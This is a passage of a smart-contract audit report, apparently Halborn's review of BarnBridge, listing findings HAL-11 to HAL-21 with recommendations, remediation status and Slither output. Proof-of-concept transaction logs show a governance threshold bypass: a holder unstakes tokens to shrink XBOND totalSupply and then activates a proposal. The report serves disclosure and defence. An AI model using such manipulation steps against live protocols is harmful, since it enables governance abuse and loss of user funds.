Calling -> contract_SmartYield.withdraw(contract_SmartYield.activeTerm(), 2000000_000000000000000000, {'from': user2})
Transaction sent: 0x6b4cc8cdb3d6d14364a95e05c207caeafe0c0e86f30fbaaldb73f610eb7b5b0e
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 5
  SmartYield.withdraw confirmed (withdraw amount exceeds free balance)   Block: 30824714   Gas used: 40711 (0.01%)

contract_DAI.balanceOf(user2) -> 0
contract_aToken_aDAI.balanceOf(contract_SmartYield.bondProvider()) -> 5007449108964101811764484
contract_BondTokenTrue.balanceOf(user2) -> 0
contract_BondTokenTrue.freeBalanceOf(user2) -> 0
>>>
```

Risk Level:

Likelihood - 5
Impact - 3

Recommendation:

It is recommended to correct the `setNextTermFor()` function so the Bond token contract is initialized with the correct timestamp. The Bond tokens should be unlocked 24 hours before that Term starts:
`IBond(_bond).initialize(underlying, (_start - 86400));`

Remediation Plan:

SOLVED: The BarnBridge team solved the issue. The Bond tokens will be unlocked at the end of the current Term:

```
IBond(_bond).initialize(underlying, bondData[_currentTerm].end);
```

3.11 (HAL-11) USERS MAY LOSE A PART OF THEIR DEPOSITS IF THE FIXED APY IS LOWER THAN THE FUNDING RATE FEE - MEDIUM

Description:

In the SmartYield contract, users receive as rewards a Fixed APY which is based on the realized yield and the total amount of tokens deposited. Although, there is also a Funding Rate fee.

The higher the total amount deposited, the lower that the APY will be. Based on this, if the APY is lower than the Funding Rate fee users deposits will not get any yield and, moreover, they will lose a small portion of their deposit when they redeem.

In order to mitigate this issue, there is a 24-hour window before the start of the Term, where deposits are forbidden and users can withdraw their deposits if the APY is not the one they are looking for but there is no safety mechanism at the smart contract level that enforces that this situation where the APY is lower than the Funding Rate never happens.

Proof of Concept:

In the image below, we can see how the user has redeemed a lower amount than what he initially deposited because the APY is lower than the Funding Rate:

```
contract_DAI.balanceOf(user3) -> 0

Calling -> contract_BondTokenTrue.approve(contract_SmartYield.address, 10000000_000000000000000000, {'from': user3})
Transaction sent: 0xeaf5ddc49162d6ea223f50aa9dd72d6e40234c80c594bbe1d3013a67b16a2d0f
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  BondToken.approve confirmed   Block: 30757065   Gas used: 44981 (0.01%)

Calling -> contract_SmartYield.redeemBond(contract_BondTokenTrue.address, 10000000_000000000000000000, {'from': user3})
Transaction sent: 0x72caaf355d33d90acb41e9e5cdd87760cdb11a3a01bc769afaf86e7a5dfaea07
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  SmartYield.redeemBond confirmed   Block: 30757066   Gas used: 188538 (0.03%)

contract_DAI.balanceOf(user3) -> 9969840478564307078763711
Total received -> 9969840478564307078763711


>>> 9969840478564307078763711 / 10000000_000000000000000000
0.9969840478564307
>>>
```

Risk Level:

Likelihood - 1

Impact - 5

Recommendation:

It is recommended to enforce at smart contract level that it is not possible to deposit to a point where the APY is lower than the Funding Rate.

Remediation Plan:

RISK ACCEPTED: The BarnBridge team accepted the risk of this finding.

3.12 (HAL-12) XBOND TOTALSUPPLY COULD BE MANIPULATED TO BYPASS GOVERNANCE RESTRICTIONS - MEDIUM

Description:

In the Governance contract, the voting power requirements enforced to activate or execute a proposal is based in the totalSupply of XBOND tokens:

Listing 18: Governance.sol (Line 164)

```
149 function activateProposal(uint256 instructionsId_) external {
150     // get the proposal to be activated
151     ProposalMetadata memory proposal = getProposalMetadata[
 ↳ instructionsId_];
152
153     // only allow the proposer to activate their proposal
154     if (msg.sender != proposal.proposer) {
155         revert NotAuthorizedToActivateProposal();
156     }
157
158     // proposals must be activated within 2 weeks of submission or
 ↳  they expire
159     if (block.timestamp > proposal.submissionTimestamp + 2 weeks)
 ↳ {
160         revert SubmittedProposalHasExpired();
161     }
162
163     // require endorsements from at least 20% of the total
 ↳ outstanding governance power
164     if ((totalEndorsementsForProposal[instructionsId_] * 5) <
 ↳ xBOND.totalSupply()) {
165         revert NotEnoughEndorsementsToActivateProposal();
166     }
167
168     // ensure the proposal is being activated for the first time
169     if (proposalHasBeenActivated[instructionsId_] == true) {
170         revert ProposalAlreadyActivated();
171     }
172
```

```
173     // ensure the currently active proposal has had at least a
 ↳ week of voting for execution
174     if (block.timestamp < activeProposal.activationTimestamp + 1
 ↳ weeks) {
175         revert ActiveProposalNotExpired();
176     }
177
178     // activate the proposal
179     activeProposal = ActivatedProposal(instructionsId_, block.
 ↳ timestamp);
180
181     // record that the proposal has been activated
182     proposalHasBeenActivated[instructionsId_] = true;
183
184     // emit the corresponding event
185     emit ProposalActivated(instructionsId_, block.timestamp);
186 }
```

Listing 19: Governance.sol (Line 224)

```
219 function executeProposal() external {
220     // require the net votes (yes - no) to be greater than 33% of
 ↳ the total voting supply
221     if (
222         (yesVotesForProposal[activeProposal.instructionsId] -
 ↳ noVotesForProposal[activeProposal.instructionsId]) *
223             3 <
224         xBOND.totalSupply()
225     ) {
226         revert NotEnoughVotesToExecute();
227     }
228
229     // ensure three days have passed before the proposal can be
 ↳ executed
230     if (block.timestamp < activeProposal.activationTimestamp + 3
 ↳ days) {
231         revert ExecutionTimelockStillActive();
232     }
233
234     // execute the active proposal
235     Instruction[] memory instructions = INSTR.getInstructions(
 ↳ activeProposal.instructionsId);
236
237     for (uint256 step; step < instructions.length; ) {
```

```
238         kernel.executeAction(instructions[step].action,
 ↳ instructions[step].target);
239         unchecked {
240             ++step;
241         }
242     }
243
244     // emit the corresponding event
245     emit ProposalExecuted(activeProposal.instructionsId);
246
247     // deactivate the active proposal
248     activeProposal = ActivatedProposal(0, 0);
249 }
```

These requirements can be bypassed (mainly by the largest holders of XBOND) by simply calling BarnStakingPolicy.leave() as this, in case of the largest holders, greatly decrease the totalSupply of XBOND tokens.

This could be easily abused for endorsement, though not for voting, as the XBOND tokens get locked into the contract after voting. In the example below, there are 2 users, user1 with 18 XBOND tokens and user2 with 80 XBOND tokens.

Initially, the user1 cannot activate his proposal as 18/98 < 20%. But once user1 calls BarnStakingPolicy.leave(), since the totalSupply of XBOND tokens is decreased from 98 to 80, user1 is able to activate the proposal.

```
contract_XBOND.balanceOf(user1) -> 18000000000000000000
contract_XBOND.balanceOf(user2) -> 80000000000000000000
contract_XBOND.totalSupply() -> 98000000000000000000
Calling -> contract_Governance.submitProposal([(4, contract_Exploit.address)], '0x0000000000000000000000000000000000000000000000000000000000000000ff', {'from': user1})
Transaction sent: 0xa59ae435947bb88bb7e3a82b43d48f1b0c5e75e4f559cc35576d63410a33ca64
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.submitProposal confirmed   Block: 15114215   Gas used: 163183 (0.03%)

contract_Governance.getProposalMetadata(1) -> (0x0000000000000000000000000000000000000000000000000000000000000000ff, '0x0000000000000000000000000000000000000101', 1657446040)
Calling -> contract_Governance.endorseProposal(1, {'from': user1})
Transaction sent: 0x392ed938fc9840b1365605de61c21dff0c6222ee177fe3599260ec5fd78a10c9
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  Governance.endorseProposal confirmed   Block: 15114216   Gas used: 56838 (0.01%)

contract_Governance.totalEndorsementsForProposal(1) -> 18000000000000000000
contract_XBOND.totalSupply() -> 98000000000000000000

Calling -> contract_Governance.activateProposal(1, {'from': user1})
Transaction sent: 0x53d7d8001955dafefed8b3578e2e88ad0c839205ded75eb70da24c44ba69b121
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 4
  Governance.activateProposal confirmed (reverted)   Block: 15114217   Gas used: 28071 (0.00%)

Calling -> contract_BarnStakingPolicy.leave(18 000000000000000000, {'from': user1})
Transaction sent: 0x7f3d90938d61be2f49eef499a5bbc9050b244e8d9bb4a3bea8d4a7e33923fea6
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 5
  BarnStakingPolicy.leave confirmed   Block: 15114218   Gas used: 48541 (0.01%)

contract_XBOND.totalSupply() -> 80000000000000000000

Calling -> contract_Governance.activateProposal(1, {'from': user1})
Transaction sent: 0x147ae53784bd64ba437f291938785866457d17a0e359825a0760774184a1c6f
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 6
  Governance.activateProposal confirmed   Block: 15114219   Gas used: 92129 (0.02%)
```

Risk Level:

Likelihood - 3
Impact - 3

Recommendation:

It is recommended to take a snapshot of the totalSupply of XBOND tokens when submitting a proposal and use that value instead in the voting power requirements. This value will be updated each time a new proposal is submitted.

Remediation Plan:

PARTIALLY SOLVED: Since there are now warm-up and cool-down periods in the BarnStaking contract, this type of manipulation is much harder to perform.

3.13 (HAL-13) CHAINLINK'S LATESTROUNDDATA MIGHT RETURN STALE OR INCORRECT RESULTS - MEDIUM

Description:

The bondPrice() function in the BarnBondingPolicy contract fetches the price of the asset from a Chainlink aggregator using the latestRoundData() function:

Listing 20: BarnBonding.sol (Line 125)

```
124 function bondPrice() internal view returns (uint256 _price) {
125     (, int256 answer, , , ) = AggregatorV3Interface(priceFeed).
 ↳ latestRoundData();
126     _price = uint256(answer);
127 }
```

However, there are no checks on roundID or timeStamp. If there is a problem with Chainlink starting a new round and finding consensus on the new value for the oracle (e.g. Chainlink nodes abandoning the oracle, chain congestion, vulnerability/attacks on the Chainlink system) consumers of this contract may continue using obsolete data.

On the other hand, according to Chainlink's documentation, latestRoundData() does not raise an error if no response has been reached, but returns 0, in this case feeding an incorrect price to the BarnBondingPolicy contract.

Risk Level:

Likelihood - 2
Impact - 4

Recommendation:

It is recommended to add the following checks on the return data of the latestRoundData() function:

Listing 21: BarnBonding.sol (Lines 126,127,128)

```
124 function bondPrice() internal view returns (uint256 _price) {
125     (uint80 baseRoundID, int256 answer, , uint256 baseTimestamp,
 ↳ uint80 baseAnsweredInRound) = AggregatorV3Interface(priceFeed).
 ↳ latestRoundData();
126     require(answer > 0, "ChainlinkPriceOracle: answer <= 0");
127     require(baseAnsweredInRound >= baseRoundID, "
 ↳ ChainlinkPriceOracle: Stale price");
128     require(baseTimestamp > 0, "ChainlinkPriceOracle: Round not
 ↳ complete");
129     _price = uint256(answer);
130 }
```

Remediation Plan:

SOLVED: The BarnBridge team solved this issue and now ensures that the price returned by Chainlink has been updated within the last 24 hours (current heartbeat set by the Chainlink team). Also, the returned price is compared to a zero value, which validates that the price is always correct.

3.14 (HAL-14) TERM PERIODS MAY OVERLAP - LOW

Description:

In the SmartYield contract, the contract owner (users with the Controller role) uses the SetNextTermFor() function to determine when a new Term starts and its duration:

Listing 22: SmartYield.sol (Lines 397,401,402)

```
380 /**
381  * @dev set next term for a term, if the current term is address
 ↳ 0, means it is the first term
382  * @param _start when should the term, start
383  * @param _termLength the length of the term in seconds
384  * @param _feeRate the fee rate in this term, 50 means 0.05%
385  * @param _currentTerm the bond token address for current term
386  */
387 function setNextTermFor(
388     uint256 _start,
389     uint16 _termLength,
390     uint16 _feeRate,
391     address _currentTerm
392 ) external onlyController defaultCheck {
393     require(_start > block.timestamp, "start must be in the future
 ↳ ");
394     if (_currentTerm != address(0)) {
395         require(termList.contains(_currentTerm), "invalid current
 ↳ term");
396     }
397     uint256 _end = _start + _termLength * SECONDS_IN_A_DAY;
398     address _bond = ClonesUpgradeable.clone(bondTokenImpl);
399     IBond(_bond).initialize(underlying, _end);
400
401     bondData[_bond].start = _start;
402     bondData[_bond].end = _end;
403     bondData[_bond].feeRate = _feeRate;
404     bondData[_bond].bond = _bond;
405
406     if (_currentTerm != address(0)) {
```

```
407         require(termList.contains(_currentTerm), "invalid current
 ↳ term");
408         bondData[_currentTerm].nextTerm = _bond;
409     } else {
410         activeTerm = _bond;
411     }
412     termList.add(_bond);
413     emit TermSetUp(controller, _bond, bondData[_currentTerm],
 ↳ bondData[_bond]);
414 }
```

Although, as we can see in the code above, the function does not enforce that the new Terms do not overlap having the same periods.

This case could generate some inconsistencies in the smart contract.

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to enforce in the SetNextTermFor() function that the Terms periods never overlap.

Remediation Plan:

RISK ACCEPTED: The BarnBridge team accepted the risk of this finding.

3.15 (HAL-15) LACK OF DISABLEINITIALIZERS CALL TO PREVENT UNINITIALIZED CONTRACTS - LOW

Description:

Multiple contracts are using the Initializable module from OpenZeppelin. To prevent leaving an implementation contract uninitialized OpenZeppelin's documentation recommends adding the _disableInitializers function in the constructor to automatically lock the contracts when they are deployed:

Listing 23: DisableInitializers function

```
/**
 * @dev Locks the contract, preventing any future reinitialization. This cannot be part of an initializer call.
 * Calling this in the constructor of a contract will prevent that contract from being initialized or reinitialized
 * to any version. It is recommended to use this to lock implementation contracts that are designed to be called
 * through proxies.
 */
function _disableInitializers() internal virtual {
    require(!_initializing, "Initializable: contract is initializing");
    if (_initialized < type(uint8).max) {
        _initialized = type(uint8).max;
        emit Initialized(type(uint8).max);
    }
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Consider calling the _disableInitializers function in the contract's constructor:

Listing 24: Constructor preventing uninitialized contracts

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() {
    _disableInitializers();
}
```


Remediation Plan:

RISK ACCEPTED: The BarnBridge team accepted the risk of this finding.

3.16 (HAL-16) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS - INFORMATIONAL

Description:

Some tokens (like USDT) force the users to set the allowance back to zero before setting a new approval in order to prevent the ERC20 Approval Race Condition:



For this reason, it is recommended to always perform a double safeApprove() call. One to reset the allowance to zero: safeApprove(<address>, 0) and then another one to set the allowance to the value wanted safeApprove(<address>, <amount>).

Code Location:

BarnBonding.sol
- Line 93: ERC20(_principle).approve(address(TRSRY), _amount);
- Line 138: ERC20(TOKEN).approve(barnStaking, _amount);

VAULT.sol
- Line 118: _underlying.safeApprove(spender, amount);
- Line 130: _underlying.safeApprove(spender, amount);

AaveProvider.sol - V2
- Line 69: IERC20Upgradeable(uToken).safeApprove(address(IAToken(cToken).POOL()), underlyingAmount_);
- Line 131: IERC20Upgradeable(borrowAsset).safeApprove(address(IAToken(cToken).POOL()), _amount);

AaveProvider.sol - V3
- Line 74: IERC20Upgradeable(uToken).safeApprove(address(IAToken(cToken).POOL()), underlyingAmount_);
- Line 141: IERC20Upgradeable(borrowAsset).safeApprove(address(IAToken(cToken).POOL()), _amount);

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

It is recommended to always perform a double safeApprove() call. One to reset the allowance to zero: safeApprove(<address>, 0) and then another one to set the allowance to the value wanted safeApprove(<address>, <amount>).

Remediation Plan:

RISK ACCEPTED: The BarnBridge team accepted the risk of this finding.

3.17 (HAL-17) INCOMPATIBILITY WITH TRANSFER-ON-FEE OR DEFLATIONARY TOKENS - INFORMATIONAL

Description:

In the BarnBonding contract the deposit() function assumes that the amount of _principle is transferred to the smart contract after calling ERC20(_principle).safeTransferFrom(msg.sender, address(this), _amount); (and then tries to call TRSRY.deposit() with that _amount):

Listing 25: BarnBonding.sol (Lines 73-75)

```
50 function deposit(
51     address _principle,
52     address _depositor,
53     uint256 _amount,
54     uint256 _maxPrice
55 ) external {
56     // If depositor isn't specified use msg.sender
57     if (_depositor == address(0)) _depositor = msg.sender;
58     // Get current price of BOND from oracle
59     uint256 price = BNDNG.bondPrice(_principle, bondPrice());
60     require(price <= _maxPrice, "Max Price too high");
61     // Decay amount of debt we have
62     BNDNG.decayDebt(_principle);
63     (, uint256 _maxDebt, , , uint256 _fee, uint256 _currentDebt) =
↳  BNDNG.getTerms(_principle);
64     uint256 bondAvailable = _maxDebt - _currentDebt;
65     uint256 value = (_amount * 1E18) / price;
66     // Check to see if we have enough debt available for someone
↳ to bond
67     if (value > bondAvailable) {
68         value = bondAvailable;
69         _amount = (value * price) / 1E18;
70     }
71
72     // Transfering from the user into the treasury
73     ERC20(_principle).safeTransferFrom(msg.sender, address(this),
↳ _amount);
74     IERC20(_principle).approve(address(TRSRY), _amount);
```

```
75      TRSRY.deposit(_principle, address(this), _amount);
76
77      // TODEV: review formula
78      // Get the amount of BOND the user should receive after
↳ bonding
79      uint256 fee = (value * _fee) / 10_000;
80      require(value > fee);
81      value = value - fee;
82      // Withdrawing BOND from the treasury to pay when bond fully
↳ vests
83      TRSRY.withdraw(TOKEN, value);
84
85      BNDNG.deposit(_principle, _depositor, price, value);
86  }
```

However, this may not be true if the `_principle` is a transfer-on-fee token or a deflationary/rebasing token, causing the received amount to be less than the accounted amount. As the `BarnBonding` contract, in this case will not have the full `_amount`, the following `TRSRY.deposit(_principle, address(this), _amount);` call will always revert.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to get the actual received token amount by calculating the difference of the `_principle` balance before and after the transfer.

Remediation Plan:

ACKNOWLEDGED: The `BarnBridge team` acknowledged this finding, as they will only accept USDC or DAI initially.

3.18 (HAL-18) BOOLEAN EQUALITIES - INFORMATIONAL

Description:

Boolean constants can be used directly and do not need to be compared to true or false.

Code Location:

Kernel.sol
- Line 52:
`kernel.hasRole(msg.sender,role_)== false`
- Line 189:
`approvedPolicies[policy_] == true`
- Line 204:
`approvedPolicies[policy_] == false`
- Line 218:
`approvedPolicies[policy_] == true`

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to avoid comparing boolean constants with true or false to reduce the gas costs.

Remediation Plan:

SOLVED: The BarnBridge team solved this issue.

3.19 (HAL-19) WRONG COMMENTS - INFORMATIONAL

Description:

Some comments found in the smart contracts are incorrect:

`vesting` is a timestamp value, not a block number:

Listing 26: BNDNG.sol (Line 50)

```
47 // Info for bond holder
48 struct Bond {
49     uint256 payout; // BOND remaining to be paid
50     uint256 vesting; // Blocks left to vest
51     uint256 lastBlockTimestamp; // Last interaction
52     uint256 pricePaid; // In DAI, for front end viewing
53 }
```

`_termLength` is given in days, not seconds. On the other hand, a `_feeRate` of 50 is equal to 0.5% not 0.05% as `(50/10000)x 100 = 0.5`.

Listing 27: SmartYield.sol (Lines 383,384)

```
380     /**
381      * @dev set next term for a term, if the current term is
 ↳ address 0, means it is the first term
382      * @param _start when should the term starts
383      * @param _termLength the length of the term in seconds
384      * @param _feeRate the fee rate in this term 50 means 0.05%
385      * @param _currentTerm the bond token address for current term
386      */
387     function setNextTermFor(
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended to correct the comments suggested above.

Remediation Plan:

SOLVED: The BarnBridge team solved this issue.

3.20 (HAL-20) POSSIBLE UNDERFLOW IN GOVERNANCE.EXECUTEPROPOSAL FUNCTION - INFORMATIONAL

Description:

In the Governance.sol contract the following check is done in the executeProposal() function:

Listing 28: BNDNG.sol (Lines 245,256)

```
243 function executeProposal() external {
244     // require the net votes (yes - no) to be greater than 33% of
 ↳ the total voting supply
245     uint256 netVotes = yesVotesForProposal[activeProposal.
 ↳ proposalId] -
246         noVotesForProposal[activeProposal.proposalId];
247     if (netVotes * 100 < xBOND.totalSupply() * EXECUTION_THRESHOLD
 ↳ ) {
248         revert NotEnoughVotesToExecute();
249     }
250
251     // ensure some time has passed before the proposal can be
 ↳ executed to prevent flashloan attacks
252     if (block.timestamp < activeProposal.activationTimestamp +
 ↳ EXECUTION_TIMELOCK) {
253         revert ExecutionTimelockStillActive();
254     }
255
256     // execute the active proposal
257     Instruction[] memory instructions = INSTR.getInstructions(
 ↳ activeProposal.proposalId);
258
259     for (uint256 step; step < instructions.length; ) {
260         kernel.executeAction(instructions[step].action,
 ↳ instructions[step].target);
261         unchecked {
262             ++step;
263         }
264     }
265
```

```
266     // emit the corresponding event
267     emit ProposalExecuted(activeProposal.proposalId);
268
269     // deactivate the active proposal
270     activeProposal = ActivatedProposal(0, 0);
271 }
```

In the situation that the noVotesForProposal are higher than the yesVotesForProposal an underflow will occur. There is no impact, as the transaction would just revert, but it is considered a best practice to cover this case with a custom error.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to create a customer error that handles this case where noVotesForProposal are higher than the yesVotesForProposal in the executeProposal() function.

Remediation Plan:

ACKNOWLEDGED: The BarnBridge team acknowledged this finding.

3.21 (HAL-21) SAFEERC20 IS NOT USED ACROSS ALL THE CODE BASE - INFORMATIONAL

Description:

ERC20 standard `transfer()` and `transferFrom()` functions are used in multiple contracts to transfer ERC20 tokens.

Code Location:

TRSRY.sol
- Line 90:
`asset_.transferFrom(from_, address(this), amount_);`
- Line 103:
`asset_.transfer(msg.sender, amount_);`

BarnBonding.sol
- Line 136:
`ERC20(TOKEN).transfer(_recipient, _amount);`

BarnStaking.sol
- Line 105:
`IERC20(TOKEN).transferFrom(msg.sender, address(this), _amount);`
- Line 120:
`IERC20(TOKEN).transfer(msg.sender, bondAmount);`
- Line 203:
`IERC20(TOKEN).transfer(msg.sender, bondAmount);`

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to use SafeERC20.transferFrom() and SafeERC20.transfer() consistently across all the code base. These functions handle the return value check as well as non-standard-compliant tokens.

Remediation Plan:

SOLVED: The BarnBridge team solved this issue and now uses SafeERC20 in the TRSRY contract as well. The variable named TOKEN in the BarnBonding and the BarnStaking contracts represent the Barnbridge token, and for that reason, SafeERC20 was not added there.

AUTOMATED TESTING

4.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIS and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Slither results:

BNDNG.sol

```
BarnBondingModule.decayDebt(address) (contracts/modules/BNDNG.sol#181-189) performs a multiplication on the result of a division:
        -decay = (term.maxDebt / term.decayLength) * (block.timestamp - lastDecay[_asset]) (contracts/modules/BNDNG.sol#183)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

Kernel.executeAction(Actions,address).target_ (contracts/Kernel.sol#144) lacks a zero-check on :
        - executor = target_ (contracts/Kernel.sol#154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request] = grant_ (contracts/Kernel.sol#233)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request,policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(deadline >= block.timestamp,PERMIT_DEADLINE_EXPIRED) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#125)
BarnBondingModule.decayDebt(address) (contracts/modules/BNDNG.sol#181-189) uses timestamp for comparisons
        Dangerous comparisons:
        - decay > currentDebt[_asset] (contracts/modules/BNDNG.sol#184)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

SafeTransferLib.safeTransferETH(address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#15-24) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#18-21)
SafeTransferLib.safeTransferFrom(ERC20,address,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#30-61) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#38-55)
SafeTransferLib.safeTransfer(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#63-92) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#70-89)
SafeTransferLib.safeApprove(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#94-123) uses assembly
        - INLINE ASM (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#101-120)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['>=0.8.0', '^0.8.10']
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2)
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#2)
        - ^0.8.10 (contracts/Kernel.sol#2)
        - ^0.8.10 (contracts/modules/BNDNG.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

ERC20._burn(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#195-205) is never used and should be removed
ERC20._mint(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#133-193) is never used and should be removed
Policy.getModuleAddress(bytes5) (contracts/Kernel.sol#87-94) is never used and should be removed
SafeTransferLib.safeApprove(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#94-123) is never used and should be removed
SafeTransferLib.safeTransfer(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#63-92) is never used and should be removed
SafeTransferLib.safeTransferETH(address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#15-24) is never used and should be removed
SafeTransferLib.safeTransferFrom(ERC20,address,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#30-61) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version>=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2) allows old versions
Pragma version>=0.8.0 (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#2) allows old versions
